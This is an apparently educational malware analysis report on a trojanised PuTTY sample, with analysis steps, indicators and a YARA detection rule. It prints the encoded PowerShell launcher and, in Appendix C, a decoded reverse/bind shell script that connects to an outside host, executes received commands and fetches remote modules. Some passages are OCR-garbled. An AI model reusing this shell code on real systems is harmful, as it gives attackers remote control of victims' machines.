

# Practical Malware Analysis & Triage Malware Analysis Report

Shell.Putty Reverse Shell Malware

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# **Executive Summary**

Shell.Putty is a malware infected version of the PuTTy binary which contains a PowerShell-based remote shell script. It is a 32-bit application that runs on the Windows operating system. When run, a remote access shell is created in the background while the standard PuTTY interface loads. Symptoms of infection a random blue screen popups on the endpoint and a network call to the URL 'bonus2.corporatebonusapplication.local'.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.



# **High-Level Technical Summary**

Shell.Putty contains a base64 encoded PowerShell script inside the standard PuTTY application. When run, it calls the PowerShell script prior to the PuTTY user interface loading. The PowerShell terminal window can be seen briefly as it runs. It creates a TCP Listener on port 8443 and calls out to a URL (bonus2.corporatebonusapplication.local) using HTTPS/TLS.

putty.exe

Calls embedded powershell.exe script

Runs standard PuTTY GUI



# **Malware Composition**

Shell.Putty consists of the following components:

File Name	SHA256 Hash
putty.exe	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83

## putty.exe:

A portable executable file containing the standard PuTTY application, infected with a malicious PowerShell command containing code that has been encoded with base64 encryption and compressed with gzip compression.

powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NY zUyqZKULOj87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwKlOtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGs LJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGH1LUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/ljaawyJvgz4aXY8EzQpJQ GzqcUDJUCR8BKJEWGFuCvfgCVSzoAvw4DIf4D3XnKk25QH122pW2WKkO/ofzChNyZ/ytiWYsFe0CtyIT1N05j9suHDz+dGhKlqdQ2rotcnroSXbTORoxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUJmWaO6/Ztgg5Vp2JWaY10ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMwv7E teqvovf9xam27DvP3oT430PIVWPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU42FTopelnazR5b6QsaJW84arJtU3mdL7T0J3NPPtrm3VAyHBgnqcfHwd7xz fypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFR1X7JF5iloEsODfaYBgq1GnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCgg/c/wx8pk0K JhYbIUWJJgJGNaDUVSDQBlpiQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6GlXTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA 1N1WG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn61yiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCttlcWPiYTk8prV5tbH FaF1CleuZQbL2b8qYXS8ub2V01znQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KIldDKAmpHRuSvLMC6DVOthaIhlIKOR3MjoKlUJfnhGVIpR+8hOCi/W IGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mt193dQkAAA=='))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"

The malicious PowerShell script embedded in the application.

The decrypted script is attached in Appendix C.



# **Basic Static Analysis**

Extracting out the strings from this file identified the malicious powershell.exe call. No other strings of note were discovered. It was determined that this was a 32-bit Portable Executable file that was not packed.

Architecture: 32-bit Portable Executable

File Header: MZ x

pFile								Raw	Dat	а							Value
00000000	4D	5A	78	00	01	00	00	00	04	00	00	00	00	00	00	00	MZx
00000010	00	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000030	00	00	00	00	00	00	00	00	00	00	00	00	78	00	00	00	X
00000040	0E	1F	ΒA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	!L.!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00000070	6D	6F	64	65	2E	24	00	00	50	45	00	00	4C	01	0A	00	mode.\$PEL

Virtual File Size: 614253 bytes Raw File Size: 614400 bytes

tuit i ii o o ii o i i i o o i o ji o o									
pFile	Data Description								
00000170	2E 74 65 78 Name								
00000174	74 00 00 00								
00000178	00095F6D Virtual Size								
0000017C	00001000 RVA								
00000180	00096000 Size of Raw Data								


The decrypted PowerShell code is attached in Appendix C.



# **Basic Dynamic Analysis**

When a user runs the putty.exe application, a blue terminal window can be briefly seen flashing on the screen before disappearing. This is the PowerShell terminal running as the malicious script executes. The PuTTY GUI is also displayed to the user and functions as it should.

With a packet capture and analysis tool such as Wireshark, a DNS query to the domain 'bonus2.corporatebonusapplication.local' is made.



Wireshark DNS entry showing callout URL

The listening port can be identified through the use of TCPview or Process Monitor, with filters for TCP operations.




TCPview showing remote port open for connections






ProcMon with TCP filter showing callout URL and port

Process monitor also shows the execution of powershell.exe process running under the putty.exe parent process and the full code it runs.



ProcMon Tree view showing powershell.exe under parent process putty.exe



Detailed view of powershell.exe process run by putty.exe

Manipulating the Windows hosts file to point the callout URL to the localhost address allows an attempted connection to the reverse shell that was created. Running Wireshark captures additional traffic that identifies the connection as an HTTPS/TLS encrypted connection that would require a valid certificate to authenticate and connect.



10 2.053299	127.0.0.1	127.0.0.1	TCP	94 8443 → 1051 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11 24.329068	127.0.0.1	127.0.0.1	TCP	118 1052 → 8443 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=25
12 24.329105	127.0.0.1	127.0.0.1	TCP	118 8443 → 1052 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=
13 24.329153	127.0.0.1	127.0.0.1	TCP	94 1052 - 8443 [ACK] Seq=1 Ack=1 Win=2619648 Len=0
14 24.356520	127.0.0.1	127.00.1	TLSv1.2	494 Client Hello
15 24.356589	127.0.0.1	127.0.0.1	TCP	94 8443 → 1052 [ACK] Seq=1 Ack=201 Win=2619648 Len=0
16 44.991870	0.0.0.0	255.255.255.255	DHCP	670 DHCP Discover - Transaction ID 0xa229b61d
17 44 003010	0 0 0 0	255 255 255 255	DHCD	670 DHCD Discover Transaction ID 0va330b61d

TLS handshake request identified in Wireshark

The image below shows the connection state when attempting to connect without a valid certificate.

Attempted connection attempt without TLS certificate



# **Advanced Static Analysis**

Code analysis of the Shell.Putty malware was complicated by the fact that it was built into actual application code. A disassembly tool was used to identify the powershell.exe call in the string data. The following screenshots identify the code in HEX and the code block that matches that location.



HEX view of code containing powershell.exe call



```
6368: fcn.005220d5 ();
0x005220d5
               pop ebp
0x005220d6
               push 1
0x005220d8
              lea eax, [ebp + 0xb2]
0x005220de
              push eax
              push 0x876f8b31
0x005220df
0x005220e4
              call ebp
             mov ebx, 0xa2a1de0
0x005220e6
              push 0x9dbd95a6
0x005220eb
             call ebp
0x005220f0
0x005220f2
              cmp al, 6
                                  ; 6
0x005220f4
              jl 0x522100
0x005220f6
              cmp bl, 0xe0
                                  ; 224
0x005220f9
              jne 0x522100
0x005220fb
               mov ebx, 0x6f721347
0x00522100
               push 0
0x00522102
               push ebx
0x00522103
               call ebp
0x00522105
               jo 0x522176
               ja 0x52216e
0X00522107
0x00522109
               jb 0x52217e
0x0052210b
               push 0x2e6c6c65
                                  ; 'ell.'
0x00522110
               is 0x522178
0x00522113
               and byte [0x20706f6e], ch
0x00522119
             sub eax, 0x69682077
0x0052211e
              outsb dx, byte gs:[esi]
0x00522122
              and byte [0x696e6f6e], ch
               and byte [0x62207065], ch
0x00522128
0x0052212e
              jns 0x5221a0
0x00522130
              popal
0x00522131
               jae 0x5221a6
             and byte [edx], ah
0x00522133
0x00522135
              sub byte es:[ebx + 0x73], bl
0x00522139
              arpl word [edx + 0x69], si
               jo 0x5221b2
0x0052213c
              bound ebp, qword [edi + ebp*2 + 0x63]
0x0052213e
             imul ebx, dword [ebp + 0x3a], 0x3a
0x00522142
0x00522146
             arpl word [edx + 0x65], si
              popal
0x00522149
0x0052214a
              je 0x5221b1
0x0052214c
               sub byte [eax], ch
0x0052214e
               dec esi
0x0052214f
               ja 0x52217f
0x00522152
               dec edi
```

Disassembly view of code where powershell.exe is called



# **Advanced Dynamic Analysis**

I was not able to identify anything further through the use of a debugger to understand the malicious code. When run through, both the PowerShell script and the main PuTTY application are called at function indicated in the following screenshot.

00475C13 00475C1A 00475C1B	50 57	push eax	<i>"</i>
● 00475C1C	68 00004000	push putty 400000	400000: "MZx"
• 00475C21	E8 15C4FEFF	call putty.46203B	
00475C26	8BF0 E8 54040000	mov esi,eax	

Point in code where the malicious script is run




# **Indicators of Compromise**

The full list of IOCs can be found in the Appendices.

### **Network Indicators**

The key network indicator for Shell.Putty is the DNS query for the remote domain, as seen in the screenshot below.



WireShark Packet Capture of DNS query

Additionally, the port 8443 may be open and actively listening for traffic.




TCP port 8443 open



## **Host-based Indicators**

There are limited host-based indicators for Shell.Putty and they are only visible for a short time period. The opening of the PowerShell terminal is the only visible indicator on the host. The image below is a screen capture of the PowerShell terminal running.





# **Rules & Signatures**

Yara rules can be created based on the PowerShell script contents. The full Yara rule shown below is in Appendix A.

```
rule Silly_Putty {

meta:

last_updated = "2022-04-18"

author = "chill"

description = "A Yara rule for PMAT's SillyPutty malware sample"

strings:

spwshell = "powershell.exe -nop -w hidden -noni -ep bypass \"&([scriptblock]::create((Nem SPE_magic_byte = "MZ"))

condition:

SPE_magic_byte at θ and
Spwshell

c:\Users\chill\Desktop
\lambda_yara32_C:\Users\chill\Desktop\putty_yara.yara . -w -p 32

silly_Putty .\putty.exe
```

Yara rule detection of malicious application



# **Appendices**

#### A. Yara Rules

The following is a sample Yara rule that can be used to detect Shell.Putty malware.

```
rule Silly Putty {
    meta:
        last updated = "2022-04-18"
        author = "chill"
        description = "A Yara rule for PMAT's SillyPutty malware sample"
    strings:
        $pwshell = "powershell.exe -nop -w hidden -noni -ep bypass
\"&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB99
1cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AG0xQbkoOI
RwK10tkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S30WZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLsc
vdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NY
y5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2p
W2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5
QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaY10ZdOoohLTgXEpM/Ab4FX
hKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0
y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7T0J3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnI
rGTcH4+iqPr68DW4JPV8bu3pqXFR1X7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845
HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9U
z3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBq
mxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5w
uCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6L
DyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTga
ntvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mt193dQkAAA=='))),[System
.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))\""
        $PE magic byte = "MZ"
    condition:
        $PE magic byte at 0 and
        $pwshell
```

#### B. Callback URLs

Domain	Port
bonus2.corporatebonusapplication.local	8443



## C. Decoded Code Snippets

The below is the PowerShell code after being decompressed and decoded from base64

```
# Powerfun - Written by Ben Turner & Dave Hardy
function Get-Webclient
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
function powerfun
    Param(
    [String]$Command,
    [String]$Sslcon,
    [String]$Download
    Process {
    modules = @()
    if ($Command -eq "bind")
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    if ($Command -eq "reverse")
        $client = New-Object
System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
    $stream = $client.GetStream()
    if ($Sslcon -eq "true")
        $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True})
-as [Net.Security.RemoteCertificateValidationCallback]))
        $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
        $stream = $sslStream
    [byte[]]$bytes = 0..20000|%{0}
```



```
$sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as
user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft
Corporation. All rights reserved.`n`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)
    if ($Download -eq "true")
        $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
        ForEach ($module in $modules)
            (Get-Webclient).DownloadString($module)|Invoke-Expression
        }
    }
    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
    $stream.Write($sendbytes,0,$sendbytes.Length)
    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
        $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
        $data = $EncodedText.GetString($bytes,0, $i)
        $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
        $sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '
        x = (\frac{9}{0} - \frac{9}{0} - \frac{9}{0})
        $error.clear()
        sendback2 = sendback2 + x
        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
        $stream.Write($sendbyte,0,$sendbyte.Length)
        $stream.Flush()
    $client.Close()
    $listener.Stop()
```